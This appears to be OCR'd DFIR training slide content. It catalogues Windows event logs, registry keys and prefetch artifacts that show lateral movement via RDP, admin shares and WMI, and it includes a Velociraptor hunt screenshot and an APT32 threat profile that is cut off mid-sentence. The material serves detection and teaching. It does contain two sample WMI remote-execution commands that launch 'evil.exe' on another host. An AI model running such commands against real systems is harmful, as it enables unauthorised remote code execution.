  - Last Time Executed
  - Number of Times Executed
  - RecentItems subkey tracks connection destinations and times

FILE SYSTEM

- Jumplists – **C:\Users\<Username>\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations**
  - **{MSTSC-APPID}-automaticDestinations-ms**
  - Tracks remote desktop connection destination and times
- Prefetch – **C:\Windows\Prefetch**
  - **mstsc.exe-{hash}.pf**
- Bitmap Cache – **C:\USERS\<USERNAME>\AppData\Local\Microsoft\Terminal Server Client\Cache**
  - **bcache##.bmc**
  - **cache####.bin**

DESTINATION

EVENT LOGS

- **Security Event Log – security.evtx**
  - **4624** Logon Type 10
    - Source IP/Logon User Name
  - **4778/4779**
    - IP Address of Source/Source System Name
    - Logon User Name
- **Microsoft-Windows-RemoteDesktopServices-RdpCoreTS%4Operational.evtx**
  - **131** – Connection Attempts
    - Source IP/Logon User Name
  - **98** – Successful Connections
- **Microsoft-Windows-Terminal Services-RemoteConnection Manager%4Operational.evtx**
  - **1149**
    - Source IP/Logon User Name
    - Blank user name may indicate use of Sticky Keys
- **Microsoft-Windows-Terminal Services-LocalSession Manager%4Operational.evtx**
  - **21, 22, 25**
    - Source IP/Logon User Name
  - **41**
    - Logon User Name

REGISTRY

- ShimCache – **SYSTEM**
  - **rdpclip.exe**
  - **tstheme.exe**
- **AmCache.hve** – First Time Executed
  - **rdpclip.exe**
  - **tstheme.exe**

FILE SYSTEM

- Prefetch – **C:\Windows\Prefetch**
  - **rdpclip.exe-{hash}.pf**
  - **tstheme.exe-{hash}.pf**

Map Network Shares (net.exe) to C$ or Admin$

SOURCE

EVENT LOGS

- **security.evtx**
  - **4648** – Logon specifying alternate credentials
    - Current logged-on User Name
    - Alternate User Name
    - Destination Host Name/IP
    - Process Name
- **Microsoft-Windows-**

REGISTRY

- MountPoints2 – Remotely mapped shares
  - **NTUSER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2**
- Shellbags – **USRCLASS.DAT**
  - Remote folders accessed inside an interactive session via Explorer by attackers
- ShimCache – **SYSTEM**
  - **net.exe**
  - **net1.exe**

FILE SYSTEM

- **Prefetch** – **C:\Windows\Prefetch**
  - **net.exe-{hash}.pf**
  - **net1.exe-{hash}.pf**
- User Profile Artifacts
  - Review shortcut files and jumplists for remote files accessed by attackers, if they had interactive access (RDP)

DESTINATION

EVENT LOGS

- **Security Event Log – security.evtx**
  - **4624** Logon Type 3
    - Source IP/Logon User Name
  - **4672**
    - Logon User Name
    - Logon by user with administrative rights
    - Requirement for accessing default shares such as C$ and **ADMIN$**
  - **4776** – NTLM if authenticating to Local System
    - Source Host Name/Logon
  - **4768** – TGT Granted
    - Source Host Name/Logon User Name
    - Available only on domain controller
  - **4769** – Service Ticket Granted if authenticating to Domain Controller
    - Destination Host Name/Logon User Name
    - Source IP
    - Available only on domain controller
  - **5140**
    - Share Access
  - **5145**
    - Auditing of shared files – NOISY!

REGISTRY

FILE SYSTEM

- File Creation
  - Attacker's files (malware) copied to destination system
  - Look for Modified Time before Creation Time
  - Creation Time is time of file copy

Lateral movement - WMI

On source computer

EVENT LOGS

- **security.evtx**
  - **4648** – Logon specifying alternate credentials
    - Current logged-on User Name
    - Alternate User Name
    - Destination Host Name/IP
    - Process Name

REGISTRY

- ShimCache – **SYSTEM**
  - **wmic.exe**
- BAM/DAM – **SYSTEM** – Last Time Executed
  - **wmic.exe**
- **AmCache.hve** – First Time Executed
  - **wmic.exe**

FILE SYSTEM

- Prefetch – **C:\Windows\Prefetch**
  - **wmic.exe-{hash}.pf**

WMI/WMIC


```
wmic /node:host process call create "evil.exe"
Invoke-WmiMethod -Computer host -Class Win32_Process -Name create -Argument "c:\temp\evil.exe"
```

On destination computer

EVENT LOGS


- **security.evtx**
  - **4624** Logon Type 3
    - Source IP/Logon User Name
  - **4672**
    - Logon User Name
    - Logon by an a user with administrative rights
- **Microsoft-Windows-WMI-Activity%4Operational.evtx**
  - **5857**
    - Indicates time of wmiprvse execution and path to provider DLL – attackers sometimes install malicious WMI provider DLLs
  - **5860, 5861**
    - Registration of Temporary (5860) and Permanent (5861) Event Consumers. Typically used for persistence, but can be used for remote execution.

REGISTRY

- ShimCache – **SYSTEM**
  - **wmiprvse.exe**
  - **evil.exe**
  - **mofcomp.exe**
- **AmCache.hve** – First Time Executed
  - **wmiprvse.exe**
  - **evil.exe**
  - **mofcomp.exe**

FILE SYSTEM

- File Creation
  - **evil.exe**
  - **evil.mof** – .mof files can be used to manage the WMI Repository
- Prefetch – **C:\Windows\Prefetch**
  - **evil.exe-{hash}.pf**
  - **wmiprvse.exe-{hash}.pf**
  - **mofcomp.exe-{hash}.pf**
- Unauthorized changes to the WMI Repository in **C:\Windows\System32\wbem\Repository**


Velociraptor | C.d504fae95fdb7f3
Not secure | https://localhost:8889/app.html#/clients/C.d504fae95fdb7f3f/flows
Search Box
Velocidex-01 connected
0
nick
New Artifact Collection - Select Artifacts to collect
Step 1 out of 2
lateral
Windows.Packs.LateralMovement
Selected Artifacts:
Add
Use "Add" button or double-click to add artifacts to the list.
Clear
Remove
Detect evidence of lateral movement.
Precondition
Queries
SELECT * FROM Artifact.Windows.EventLogs.AlternateLogon()
Precondition
Queries
SELECT * FROM Artifact.Windows.Forensics.Prefetch() WHERE Executable =~ "wmic.exe"
Precondition
Queries
SELECT * FROM Artifact.Windows.Registry.AppCompatCache() WHERE Name =~ "wmic.exe"
Next
2019-07-25 22:06:38 UTC

Scenario: Hunt for specific IOCs

© Velocidex Enterprises 2019 / www.velocidex.com

fireeye.com

FIREEYE

APT32

Also known as: OceanLotus Group

Suspected attribution: Vietnam

Target sectors: Foreign companies investing in Vietnam's manufacturing, consumer products, consulting and hospitality sectors

Overview: Recent activity targeting private interests in Vietnam suggests that APT32 poses a threat to companies doing business, manufacturing or preparing to invest in the country. While the specific motivation for this activity remains opaque, it could ultimately erode the competitive advantage of targeted organizations.


Associated malware: SOUNDBITE, WINDSHIELD, PHOREAL, BEACON, KOMPROGO

Attack vectors: APT32 actors leverage ActiveMime files that employ social engineering methods to entice the victim into enabling macros. Upon execution, the initialized file typically downloads multiple

Additional resources

Blog – Cyber Espionage is Alive and Well: APT32 and the Threat to Global Corporations

